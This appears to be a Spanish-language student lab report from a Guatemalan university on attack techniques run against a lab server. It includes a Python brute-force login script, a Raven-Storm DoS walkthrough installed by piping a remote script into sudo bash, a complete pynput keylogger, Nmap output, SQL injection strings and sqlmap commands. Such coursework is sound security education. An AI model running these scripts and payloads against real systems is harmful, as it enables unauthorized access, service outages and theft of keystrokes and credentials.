UNIVERSIDAD MESOAMERICANA

QUETZALTENANGO

FACULTAD DE INGENIERÍA

INGENIERÍA EN SISTEMAS, INFORMÁTICA Y CIENCIAS DE LA COMPUTACIÓN.

Practica Ataque.

JUAN CARLOS NEÍL PALACIOS ESCOBAR

No. de carné 202008022

RONY LISANDRO CARPIO ALVARADO

No. de carné 201908029

JOEL JUAN PABLO GRAMAJO CHAN

No. de carné 202008025

GERARDO OTONIEL FUENTES NAVARRO

No. de carné 2020080028

LUISA FERNANDA GARCIA AGUILÓN

No. de carné 202008002

GERONIMO ESTUARDO RODRIGUEZ TAX

No. de carné 2020080021

QUETZALTENANGO, Mayo 2023.

Fuerza bruta (login)


Es un método utilizado para intentar obtener acceso a una cuenta o sistema mediante la prueba sistemática de todas las posibles combinaciones de nombres de usuarios y contraseñas.

Es un enfoque muy directo y simple que implica probar todas las combinaciones posibles en un intento de adivinar correctamente las credenciales de inicio de sesión.

También se basa en la premisa de que eventualmente, se probará la combinación correcta y se obtendrá acceso al sistema o cuenta deseada. Sin embargo, este método puede ser extremadamente lento y requiere muchos recursos computacionales, especialmente si las contraseñas son complejas y se implementan medidas de seguridad adicionales, como bloqueos temporales después de múltiples intentos fallidos.

La fuerza bruta es un enfoque bastante rudimentario y a menudo ineficiente, la mayoría de los sistemas de inicio de sesión cuenta con medidas de seguridad adicionales para prevenir o limitar los ataques de fuerza bruta.

Pasos para realizar el ataque:



```python
import requests
import json
import time
import numpy as np

# url = 'http://192.168.239.18:3000/clientes/login'  # Cambia la URL si la API se está ejecutando en un servidor diferente
url = 'http://192.168.239.18:3000/clientes/login'  # Cambia la URL si la API se está ejecutando en un servidor diferente


# A get request to the AP

while True:
    payload = {
        "username": "".join([chr(int(c)) for c in np.random.randint(low=32, high=100, size=(7))]),
        "password": "".join([chr(int(c)) for c in np.random.randint(low=32, high=100, size=(9))])
    }
    print(payload)

    try:
        response = requests.post(url, json=payload)
        # Print the response
        response_json = response.json()
        print(response_json)
    except:
        print('.')
```


Importamos las bibliotecas necesarias para realizar solicitudes HTTP, trabajar con datos JSON, manejar el tiempo y generar números aleatorios.

Establece la URL a la cual se enviarán las solicitudes POST.


Con While True se entra a un bucle infinito que se ejecutará continuamente mostrando las solicitudes hasta que el usuario lo detenga manualmente.
Con la función payload se genera una solicitud al diccionario que contiene el nombre de usuario y la contraseña.Y podremos ver cómo se genera los valores aleatoriamente con la biblioteca NumPy.

Se generan valores aleatoriamente en el rango de 32 a 100 y se convierten en caracteres utilizando la función chr() los cuales se unen a cadenas y se asignan a los campos username y password.

Con response estamos mandando una solicitud POST a la URL la cuál es especificada con la biblioteca requests y con payload los datos pasan a ser JSON.



Y por último imprimimos la respuesta que nos genera el servidor convertida en formato JSON con el método json().



DoS (Denegation of Service)

El ataque de Denegación de Servicio (DoS, por sus siglas en inglés) es una forma de ciberataque que busca incapacitar o interrumpir el acceso legítimo a un servicio o recurso en línea. Este tipo de ataque se caracteriza por la saturación de los recursos del sistema objetivo, lo que resulta en la degradación o paralización de su funcionamiento normal.

El objetivo principal de un ataque DoS es abrumar la capacidad de procesamiento, ancho de banda o memoria de un sistema objetivo, como un servidor web o una red, mediante el envío masivo de solicitudes o tráfico malicioso. Estas solicitudes o tráfico pueden ser generados por una sola fuente o por múltiples fuentes, en lo que se conoce como un ataque de Denegación de Servicio Distribuido (DDoS).

Existen diversas técnicas empleadas en los ataques de Denegación de Servicio (DoS) a nivel de la capa siete del modelo OSI, específicamente en el protocolo HTTP. Entre ellas se encuentran el envío masivo de peticiones HTTP al sistema objetivo, con el propósito de agotar los recursos disponibles para procesar dichas solicitudes. Asimismo, se emplean métodos que involucran el envío de paquetes de datos cuidadosamente diseñados para aprovechar vulnerabilidades presentes en los protocolos y aplicaciones específicas utilizadas en el sistema objetivo. Estas acciones conllevan a una sobrecarga del sistema, resultando en su posterior caída y consiguiente indisponibilidad de los servicios proporcionados.

Pasos para realizar el ataque

Para la práctica se utilizará Manjaro, el cual es un sistema operativo basado en Arch Linux junto con la herramienta Raven-Storm para realizar los ataques de denegación de servicio.

1. Instalación


Para instalar la herramienta se ingresa el siguiente comando en la terminal:
curl -s https://raw.githubusercontent.com/Taguar258/Raven-Storm/master/install.sh | sudo bash -s

2. Ejecución

Se ejecuta el siguiente comando luego de la instalación para iniciar la herramienta:
sudo rst


3. Selección de la capa

Dentro de la herramienta se selecciona la capa del modelo OSI sobre la cual ejecutar el ataque, para ello se ingresa la opción “l7”.



4. Seteo de objetivo

Seguidamente se utiliza el comando “target <ip_objetivo>” para configurar el sujeto objetivo del ataque, donde <ip_objetivo> es la ip del target.




5. Seteo de threads

Se utiliza el comando “threads <threads_a_utilizar>” para configurar el número de hilos que utilizará el sistema para realizar el ataque. El parámetro <threads_a_utilizar> es un número entero. En informática, un hilo es una secuencia de instrucciones o acciones que pueden ejecutarse de forma independiente dentro de un programa o proceso. Representa la unidad básica de ejecución en un sistema operativo y permite que varias tareas se realicen de manera simultánea o concurrente en un solo programa.

6. Ejecución del ataque

Se ingresa el comando “run” dentro de la herramienta para iniciar el ataque. Luego se le pide al usuario aceptar los términos y condiciones de la aplicación, para lo cual se ingresa la opción “y” para iniciar la ejecución.



KeyLogger

Un keylogger es un tipo de software o dispositivo diseñado para registrar y monitorizar las pulsaciones de teclado realizadas en un equipo o dispositivo. Su objetivo principal es capturar la información introducida a través del teclado, como contraseñas, mensajes, direcciones de correo electrónico y cualquier otro tipo de datos que se ingresen mediante el teclado.

El keylogger puede operar en diferentes niveles del sistema, desde el hardware hasta el software. En el caso de un keylogger de hardware, se trata de un dispositivo físico que se conecta entre el teclado y el ordenador, y registra todas las pulsaciones de teclas realizadas.

En cuanto a los keyloggers de software, estos se ejecutan en el sistema operativo y registran las pulsaciones de teclado de manera discreta y oculta. Pueden ser programas maliciosos que se instalan sin el conocimiento del usuario a través de archivos adjuntos de correo electrónico, descargas de software infectado o aprovechando vulnerabilidades en el sistema operativo.

Una vez que el keylogger ha capturado la información de las pulsaciones de teclas, esta puede ser almacenada localmente en el dispositivo infectado o enviada de forma remota a un atacante a través de Internet. El atacante puede luego utilizar esta información para diversos fines, como robar contraseñas o información confidencial, realizar fraudes o tener acceso no autorizado a sistemas y cuentas.

Es importante tener en cuenta que el uso de keyloggers sin el consentimiento de las personas afectadas es ilegal y viola la privacidad de los individuos. Sin embargo, existen casos legítimos en los que se utilizan keyloggers con el consentimiento del propietario del dispositivo, como en la supervisión de empleados o en la investigación de actividades sospechosas.

Pasos para realizar el ataque:

1. Importamos el módulo Listener del paquete pynput.keyboard. Este módulo nos permite capturar eventos del teclado.

2. Importamos el módulo os para trabajar con funciones relacionadas al sistema operativo.

3. Definimos una variable llamada ruta_escritorio y utilizamos la función os.path.expanduser() para obtener la ruta completa del directorio del Escritorio en macOS. Esto se logra proporcionando

"~/Desktop/KeyLogger.txt" como argumento. La tilde (~) representa el directorio del usuario actual y expanduser se encarga de expandirlo a la ruta completa.

4. Definimos la función evento_teclado que se encargará de manejar los eventos del teclado capturados.

5. En la función evento_teclado, convertimos la tecla capturada a una cadena de texto y la almacenamos en la variable l. Luego, reemplazamos cualquier comilla simple (') en la cadena por una cadena vacía ("") utilizando el método replace().

6. Comprobamos si la tecla capturada es la tecla de espacio (Key.space), la tecla de retorno de carro (Key.enter) o la tecla de retroceso (Key.backspace). Si es alguna de estas teclas, asignamos un valor especial a la variable l.

7. Abrimos el archivo de registro ubicado en ruta_escritorio en modo de apertura y escritura ('a') utilizando la sentencia with open() as f. Esto garantiza que el archivo se cierre adecuadamente después de su uso.

8. Escribimos la variable l en el archivo utilizando el método write() del objeto de archivo f.

9. Iniciamos el listener del teclado con Listener(on_press=evento_teclado). El argumento on_press se utiliza para especificar la función que se ejecutará cuando se presione una tecla.

10. Llamamos al método join() del objeto Listener para esperar a que termine el proceso de escucha del teclado.


```
from pynput.keyboard import Listener
import os

# Obtener la ruta del directorio del Escritorio en macOS
ruta_escritorio = os.path.expanduser("~/Desktop/KeyLogger.txt")

# Evento teclado
def evento_teclado(key):
    l = str((key))
    l = l.replace("'", "")
    if l == 'Key.space':
        l = ' '
    if l == 'Key.enter':
        l = '\n'
    if l == 'Key.backspace':
```

```
        l = 'Borrado '
    with open(ruta_escritorio, 'a') as f:
        f.write(l)

with Listener(on_press=evento_teclado) as l:
    l.join()
```



Nmap


NMAP (Network Mapper) es un software de código abierto creado en 1998 por Gordon Lyon, que sirve para realizar escaneos de redes, puertos y dispositivos. Es decir, con esta herramienta es posible determinar qué dispositivos se hallan conectados a una red, qué puertos tiene activos y qué servicios se hallan en ellos. De este modo, es posible descubrir información sobre el hardware y el software de cada una de estas máquinas y, además, hallar sus posibles vulnerabilidades.

Funciones de Nmap

- **Ping/ARP**. Son escaneos muy útiles a la hora de conocer qué host se encuentran activos en la red (*ping*), o para obtener información específica sobre los host activos (ARP).
- **TCP connect**. Para realizar una conexión completa de todos los puertos. También realiza otros escaneos TCP, como el ACK (para saber si el puerto está abierto, cerrado o existe un firewall en medio).
- **Sondeo de lista**.Obtiene los nombres de equipo de los distintos dispositivos conectados a la red, sin la necesidad de enviar un paquete para ello.

Funcion

con el comando sudo apt-get update
este se usará para preparar/ actualizar la maquina para poder realizar instalación



```
telgua@telgua-VirtualBox:~$ sudo apt-get update
[sudo] password for telgua:
Ign:1 http://archive.ubuntu.com/ubuntu lunar InRelease
Ign:2 http://archive.ubuntu.com/ubuntu lunar-updates InRelease
Ign:3 http://archive.ubuntu.com/ubuntu lunar-backports InRelease
Ign:4 http://archive.ubuntu.com/ubuntu lunar-security InRelease
Ign:1 http://archive.ubuntu.com/ubuntu lunar InRelease
Ign:2 http://archive.ubuntu.com/ubuntu lunar-updates InRelease
Ign:3 http://archive.ubuntu.com/ubuntu lunar-backports InRelease
Ign:4 http://archive.ubuntu.com/ubuntu lunar-security InRelease
Ign:1 http://archive.ubuntu.com/ubuntu lunar InRelease
Ign:2 http://archive.ubuntu.com/ubuntu lunar-updates InRelease
Ign:3 http://archive.ubuntu.com/ubuntu lunar-backports InRelease
Ign:4 http://archive.ubuntu.com/ubuntu lunar-security InRelease
Err:1 http://archive.ubuntu.com/ubuntu lunar InRelease
  Temporary failure resolving 'archive.ubuntu.com'
Err:2 http://archive.ubuntu.com/ubuntu lunar-updates InRelease
  Temporary failure resolving 'archive.ubuntu.com'
Err:3 http://archive.ubuntu.com/ubuntu lunar-backports InRelease
  Temporary failure resolving 'archive.ubuntu.com'
Err:4 http://archive.ubuntu.com/ubuntu lunar-security InRelease
  Temporary failure resolving 'archive.ubuntu.com'
Reading package lists... Done
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/lunar/InRelease  Temporary failure resolving 'archive.ubuntu.
com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/lunar-updates/InRelease  Temporary failure resolving 'archive
.ubuntu.com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/lunar-backports/InRelease  Temporary failure resolving 'archi
ve.ubuntu.com'
W: Failed to fetch http://archive.ubuntu.com/ubuntu/dists/lunar-security/InRelease  Temporary failure resolving 'archiv
e.ubuntu.com'
W: Some index files failed to download. They have been ignored, or old ones used instead.
telgua@telgua-VirtualBox:~$
```

con el comando sudo apt-get install nmap -y se instalará Nmap

```
telgua@telgua-VirtualBox:~$ sudo apt-get install nmap -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
nmap is already the newest version (7.93+dfsg1-1).
0 upgraded, 0 newly installed, 0 to remove and 3 not upgraded.
telgua@telgua-VirtualBox:~$
```

se vera la versión que se ha instalado con el comando nmap - -version

```
telgua@telgua-VirtualBox:~$ nmap --version
Nmap version 7.93 ( https://nmap.org )
Platform: x86_64-pc-linux-gnu
Compiled with: liblua-5.3.6 openssl-3.0.8 libssh2-1.10.0 libz-1.2.13 libpcre-8.39 libpcap-1.10.3 nmap-libdnet-1.12 ipv6
Compiled without:
Available nsock engines: epoll poll select
telgua@telgua-VirtualBox:~$
```

con el comando nmap -F ip. Con este comando se pueden ver los puertos que están abiertos y como se ve el puerto 3000 si está abierto para poder acceder.

```
Nmap done: 1 IP address (1 host up) scanned in 20.24 seconds
telgua@telgua-VirtualBox:~$ nmap -F 192.168.138.18
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-31 09:52 CST
Nmap scan report for 192.168.138.18
Host is up (0.024s latency).
Not shown: 96 filtered tcp ports (no-response)
PORT     STATE SERVICE
80/tcp   open  http
443/tcp  open  https
1433/tcp open  ms-sql-s
3000/tcp open  ppp

Nmap done: 1 IP address (1 host up) scanned in 19.00 seconds
telgua@telgua-VirtualBox:~$
```


Inyeccion SQL

Inyección SQL es un método de infiltración de código intruso que se vale de una vulnerabilidad informática presente en una aplicación en el nivel de validación de las entradas para realizar operaciones sobre una base de datos.

Se intento hacer una inyeccion sql utilizando primero la manera manual, la cual basicamente se centró en insertar instrucciones sql dentro del formulario del servicio a vulnerar. Dentro del proceso primero se intento encontrar que el sistema era vulnerable, esto colocando una comilla simple ‘ al final de la url del servicio, el cual no fue exitoso ya que no mostraba el error. Posteriormente se procedió a colocar algunas instrucciones sql como:

' OR nom_usuario='mike123' –
' OR 1=1'

Dichas instrucciones iban a buscar el ingresar directamente al sistema sin necesidad de saber las credenciales.



SQLMAP

SQLMap es una herramienta de código abierto diseñada para automatizar la detección y explotación de vulnerabilidades de inyección SQL en aplicaciones web.La inyección SQL es una vulnerabilidad común en las aplicaciones web donde un atacante puede manipular las consultas SQL enviadas a la base de datos subyacente. Esto puede permitir al atacante acceder, modificar o eliminar datos confidenciales almacenados en la base de datos.

SQLMap utiliza técnicas de inyección SQL y realiza pruebas automatizadas para identificar posibles vulnerabilidades. Puede detectar diferentes tipos de inyección SQL, como la inyección basada en errores, la inyección de tiempo, la inyección booleana, entre otros. Una vez que encuentra una vulnerabilidad, SQLMap puede aprovecharla para extraer información confidencial o incluso tomar el control de la base de datos.

Se intentó hacer una inyección SqlMap utilizando los diferentes comandos que nos permita la misma para realizar el ataque, teniendo como resultado el no poder hacer una inyección ya que tenía un bloqueo de IP, esto hace que el sitio web no pueda ser penetrable por el mismo, se utilizaron los siguientes comandos para la penetración:

```
sqlmap -u "http://192.168.138.18:8003/bienvenida"
```

Con este comando lo que verificamos es si el sitio puede ser vulnerable para una inyección SqlMap.

Al no aceptar la inyección se realizó una prueba con un nivel más alto para realizar la inyección a través del siguiente comando:

```
sqlmap -p id --level 5 -u  "http://192.168.138.18:8003/bienvenida"
```

Con este comando lo que se realiza es la inyección por medio del id, esto hará que SqlMap intentara manipular el Id del sitio.

Con el level 5, lo que realiza, es que permite hacerlo por niveles y al poner un nivel 5 esto indica que SQLMap realiza una exploración más exhaustiva y agresiva en busca de la mayoría de vulnerabilidades.